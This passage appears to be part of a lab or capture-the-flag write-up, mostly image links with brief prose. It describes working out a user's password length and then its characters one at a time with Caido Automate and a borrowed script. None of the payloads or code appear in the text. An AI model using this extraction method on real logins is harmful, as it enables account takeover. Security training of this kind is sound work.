





By doing so we now know how many letters does one’s password have:





So we'll also use Caido automate to know all the possible characters pedro's password have







Just like that, we know it starts with 'co....'









But since it will took a lot of time, I found this code to automate the process:




So here we change some parameters in the code to our know length of the password:

